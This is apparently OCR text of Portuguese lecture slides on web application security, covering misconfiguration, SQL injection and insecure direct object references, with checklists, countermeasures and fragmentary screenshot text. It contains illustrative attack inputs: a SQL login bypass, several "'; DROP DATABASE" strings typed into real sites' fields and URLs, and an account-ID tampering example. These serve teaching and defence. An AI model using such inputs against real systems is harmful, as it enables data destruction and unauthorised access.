

Aplicação Web
Servidor Aplicacional
Servidor Web
Sistema Operativo
Dispositivos de Rede
Estão todos caminhos desnecessários fechados?
Estão todos os portos desnecessários fechados?
Está o interface de administração acessível via web?
Pode uma conta de administração ser quebrada?
Está o dispositivo actualizado?


Aplicação Web
Servidor Aplicacional
Servidor Web
Sistema Operativo
Dispositivos de Rede
Estão todos os serviços desnecessários desactivados?
Estão todas as contas desnecessárias desactivadas?
Todas as passwords de defeito foram alteradas?
Está o sistema actualizado?


Todos os scripts desnecessários foram removidos?
Existem alguns recursos de backup/teste ainda disponíveis?
Está o servidor de web actualizado?
Foram alteradas todas as passwords por defeito?
Aplicação Web
Servidor Aplicacional
Servidor Web
Sistema Operativo
Dispositivos de Rede


Todas as aplicações de demonstração foram removidas?
Está o servidor actualizado?
Está a parte de administração protegida de acesso externo?
Indexação de directorias foi desactivada?
Foram as passwords de defeito alteradas?
Aplicação Web
Servidor Aplicacional
Servidor Web
Sistema Operativo
Dispositivos de Rede


E aqui????
Aplicação Web
Servidor Aplicacional
Servidor Web
Sistema Operativo
Dispositivos de Rede



A6: Configuração de Segurança Incorrecta

- Qual é o Risco?
  - Se existir um elo mais fraco do que a própria aplicação Web, o atacante vai preferir atacar essa camada mais fraca

- Quais são as principais contra-medidas?
  - Garantir a segurança de todas as camadas
  - Reduzir os serviços e contas ao mínimo
  - Não usar passwords por defeito
  - Ter tudo actualizado
  - Usar e aplicar as directrizes de segurança (segurança do SO, segurança do servidor Web, segurança do servidor aplicacional, etc.)
  - Manter a configuração por defeito da aplicação Web segura
  - "Funcionamento seguro numa arquitectura segura"

A6: Configuração de Segurança Incorrecta

As aplicações web dependem de uma fundação segura

- Da rede e da plataforma
- Não esquecer o ambiente de desenvolvimento

É o seu código-fonte um segredo?

- Pensar em todos os lugares onde o seu código-fonte anda
- Segurança não deve depender do código-fonte ser secreto

A Gestão de Configuração deve estender-se a todas as partes da aplicação


- Todas as credenciais devem ser alteradas na entrada em produção

Impacto típico

- Instalar um backdoor através da falta de um patch no servidor ou rede
- Exploits de XSS devido à falta de patches nas frameworks aplicacionais
- Acesso não-autorizado a contas por defeito, funcionalidades ou dados aplicacionais por defeito, ou funcionalidades não-usadas mas acessíveis devido a má configuração do servidor

Ataques contra a aplicação


injectar código hostil...


Flickr: Upload photos and videos
http://www.flickr.com/photos/upload/basic/
Google
Facebook
Mendeley
Apple
Blogs
Development
Diversos
Google
Music
flickr
Home
You
Search
Help
Sign Out
Upload pho
scripts
DEVICES
Carlos Serrao's ...
Macintosh HD
iDisk
SHARED
feijohome-pc
mena-pc
PLACES
Desktop
carlosserrao
Applications
Library
Documents
Aulas
Pessoal
exploit.php
Preview:
PHP
Name exploit.php
Kind PHP: Hypertext Preprocessor (PHP) document
Size Zero KB on disk
Created 10/04/17 19:58
Modified 10/04/17 19:58
Last opened 10/04/17 19:58
Cancel
Choose
You have used
0%
of your upload
capacity for thi
calendar month
100 MB per mont
Your upload limit is mea
in bandwidth, or "throug
not actual storage spa
More information...
Uploading tools
We provide tools for Mac and Windows to make it easy to upload a batch all at once.
6. Choose File no file selected
Add tags to the whole batch? [?]


```
SELECT * FROM users usr
WHERE usr.username = 'admin';--'
AND usr.password='bb21158c733229347bd4e681891e213d94c685be'
```

e se?....


Your Photos – Slb x Scp
http://www.facebook.com/album.php?aid=203598;DROP DATABASE Facebook;--&id=530302473
Google Reader
Facebook
Mendeley
Adetti
Aulas
Apple
Bancos
Blogs
Development
Diversos
Google
facebook
Search
Bookmarks
Home
Your Photos – Slb x Scp
Back to My Photos
4 photos | Edit Photos | Organize Photos | Add More Photos | Show Big Pictures
Location: Estádio da Luz
Added on Tuesday - Comment - Like
like this.
Boa sorte ehehe
April 13 at 8:37pm - Delete
Isto é que é luxo! Reportagem online
April 13 at 9:24pm - Delete
Aproveita e diz aí aos gajos que ganham o suficiente para acertar passes pelo menos :p
Share This Album
Post Album to Profile


flickr
By rappensuncle
Sign In
Create Your Account
Only takes a moment with your Yahoo! ID
AND VIDEO
Share your photos.
Watch the world.
SEARCH

ss to The New York Times

Sh
W

Already an NYTimes.com member?

Log In Now

Member ID or E-Mail Address:

Password:

Forgot Your Password?

Remember me on this computer.

Log In

ss to The New York Times

Already an NYTimes.com member?
Log In Now

or
dress:

Forgot Your Password?
Remember me on this computer.
Log In

facebook
Search
Bookmarks
Home

Carlos Serrão Foram hoje destruídas as escutas ao nosso PM. Trituradas... dizem tempo é que estas escutas, agora "destruídas", vão demorar até estarem publicadas n
) on Friday clear

Wall | Info | Photos | Notes | SlideShare | +

'; DROP DATABASE Facebook;--

View Photos of Me (10)
View Videos of Me (1)
Edit My Profile

Write something about yourself.

Information

Attach:
Share
Options

ss to The New York Times

Already an NYTimes.com member?
Log In Now

or

facebook
Search
Bookmarks
Home

Carlos Serrão Foram h
tempo é que estas escutas
on Friday clear

Wall | Info | Photos

'; DROP DATABASE Faceb

View Photos of Me (10)
View Videos of Me (1)
Edit My Profile

Write something about yourself.

Information

Attach:

Yahoo! Movies: How to Train Your Dragon (2010)

http://movies.yahoo.com/movie/1809998233/info

Google Reader | Facebook | Mendeley | Apple | Bancos | Blogs | CfP | Development | Diversos

How to Train Your... | Marketcircle announces Billings P... | Billings Pro

Hi, Carlos | Sign Out | Help

Trending: Jay-Z

YAHOO! MOVIES

Search

MOVIES | DVD | MY MOVIES

In Theaters | Showtimes & Tickets | Coming Soon | Photo Galleries | Trailers & Clips | News

MOVIES SEARCH

Trending Now: Kick-Ass | Death at a Funeral | Clash of the Titans

How to Train Your Dragon (2010)

ss to The New York Times

Create your Windows Live ID

It gets you into all Windows Live services—and other places you see
All information is required.

Already using **Hotmail**, **Messenger**, or **Xbox LIVE**? Sign in now

Windows Live ID: '; DROP DATABASE @ hotmail.com

Check availability

Use this Windows Live ID to sign in to Windows Live sites and services.
More about Windows Live ID

Create a password:

6-character minimum; case sensitive

Retype password:

Alternate e-mail address:

Or choose a security question for password reset

First name:

Last name:

Country/region: United States

State: Select one

ZIP code:


flickr
ss to The New York Times
Create your Windows Live ID
It gets you into all Windows Live services—and other places you see
All information is required.
Already using Hotmail, Messenger, or
Windows Live ID:
Create a password:
Retype password:
Alternate e-mail address:
Or choose a security question for password reset
First name:
Last name:
Country/region:
United States
State:
Select one
ZIP code:
qualquer input do utilizador pode ser um vector de ataque
ember?
Train Your Dragon (2010)
CfP
Development
Diversos
Search
Trailers & Clips
News
Death at a Funeral
Clash of the Titans
(2010)

A1: Injecção

- Risco?
  - Qualquer ponto de entrada da aplicação pode ser usada como vector para injectar conteúdo hostil para modificar o comportamento das mesmas

- IMPORTANTE
  - Não afecta apenas o SQL
  - LDAP e XPath podem ser igualmente vulneráveis

A1: Injecção

- CONTRA-MEDIDAS
  - Todas as entradas/input pode ser modificado do lado do cliente. É necessário validar:
    - Parâmetros das strings de query;
    - Campos dos formulários (incluindo os “hidden”)
    - Upload de Ficheiros: se se está à espera de uma imagem, é preciso ter a certeza que se recebe uma imagem!!!!
    - Cookies
    - HTTP Headers: todos os campos, incluindo o “referrer” são input do utilizador (e podem ser modificados)

A1: Injecção

- CONTRA-MEDIDAS
  - **NUNCA** copiar o input do utilizador directamente para comandos de query (SQL, Xpath, LDAP, comandos do SO, etc.)
    - usar um modelo de ligação para parâmetros SQL:

```
9           {
10              // formulario de pesquisa
11
12              string sql = "SELECT * FROM customers cust"
13                  + "WHERE cust.name = @aname ";
14
15              IParameter p = cmd.GetParameter("@aname", SqlTypes.Varchar);
16              p.Value = Request.Form("search");
17
18              cmd.Parameters.Add(p);
19
20              return(cmd.ExecuteQuery(sql));
21
22          }
```

    - se não existir um modelo de ligação, codificar o input antes de o usar:
      - usar aspas (‘’) no caso do SQL Server
      - pelicas com ‘\’ (\’) no caso do MySQL (no PHP, a função addslashes é bastante útil)
      - ...

A1: Injecção

- CONTRA-MEDIDAS
  - escolher a melhor estratégia de validação
  - **melhor: whitelist**
    - quando todos os valores possíveis são conhecidos (enums, expressões if/else...if, expressões regulares, ...)
  - **graylist**
    - forçar as regras de negócio
      - tipo: string, numérico, byte, ...
      - intervalo: >0, <MaxInt, [a-z]{3,20}
  - **mais fraco: blacklist**

```
if(input.IndexOf(“<script>”)>=0)
  // rejeitar
```

A1: Injecção

Injecção significa...

- Enganar uma aplicação escondendo comandos "não esperados" nos dados enviados ao interpretador

Interpretadores...

- Pegam em cadeias de caracteres (strings) e interpretam-nas como comandos
- SQL, Shell SO, LDAP, XPath, Hibernate, ...

Injecção de SQL ainda é muito comum

- Ainda existem muitas aplicações susceptíveis (não se percebe bem porquê)
- Apesar de ser bastante simples de evitar


Impacto típico

- Impacto severo. Uma BD inteira pode ser lida ou modificada
- Pode permitir o acesso à definição (esquema) da BD, acesso a algumas contas, ou acesso ao nível do SO

Ataques contra a aplicação

brincar com identificadores óbvios...

e se?....



um atacante repara que o parâmetro **acct** é **6065**
?acct=6065

modifica este valor para um valor próximo
?acct=6066

atacante consegue ver a informação da conta da vítima

A4: Referências Directas a Objectos Inseguras

- Qual é risco?
  - Todas as referências podem ser modificadas do lado do cliente. Um atacante pode conseguir obter acesso e/ou modificar informação confidencial

- Quais as contra-medidas?
  - Nunca enviar referências internas para o browser:
    - Usar mapeamentos temporários e aleatórios (#0, #1, #2, #3, etc.)
  - OU combinar o acesso a referências com controlo de acesso:
    - `SELECT * FROM item WHERE id = $id AND owner = $uID`
    - `UPDATE item … WHERE id = $id AND owner = $uid`

A4: Referências Directas a Objectos Inseguras

Como proteger o acesso aos seus dados?

- Isto é parte de forçar a "autorização" apropriada em conjunto com o A7: Falhas na Restrição de Acesso a URL

Um erro comum...

- Apenas listar os objectos "autorizados" para o utilizador actual, ou
- Esconder as referências a objectos em campos hidden
- ... e depois não forçar estas mesmas restrições do lado do servidor
- Isto designa-se por controlo de acesso na camada de apresentação, e não funciona
- O atacante pode modificar os valores dos parâmetros

Impacto típico


- Os utilizadores podem aceder a ficheiros e dados para os quais não estão autorizados


Ataques contra a aplicação

quebrar os mecanismos de sessão e de autenticação

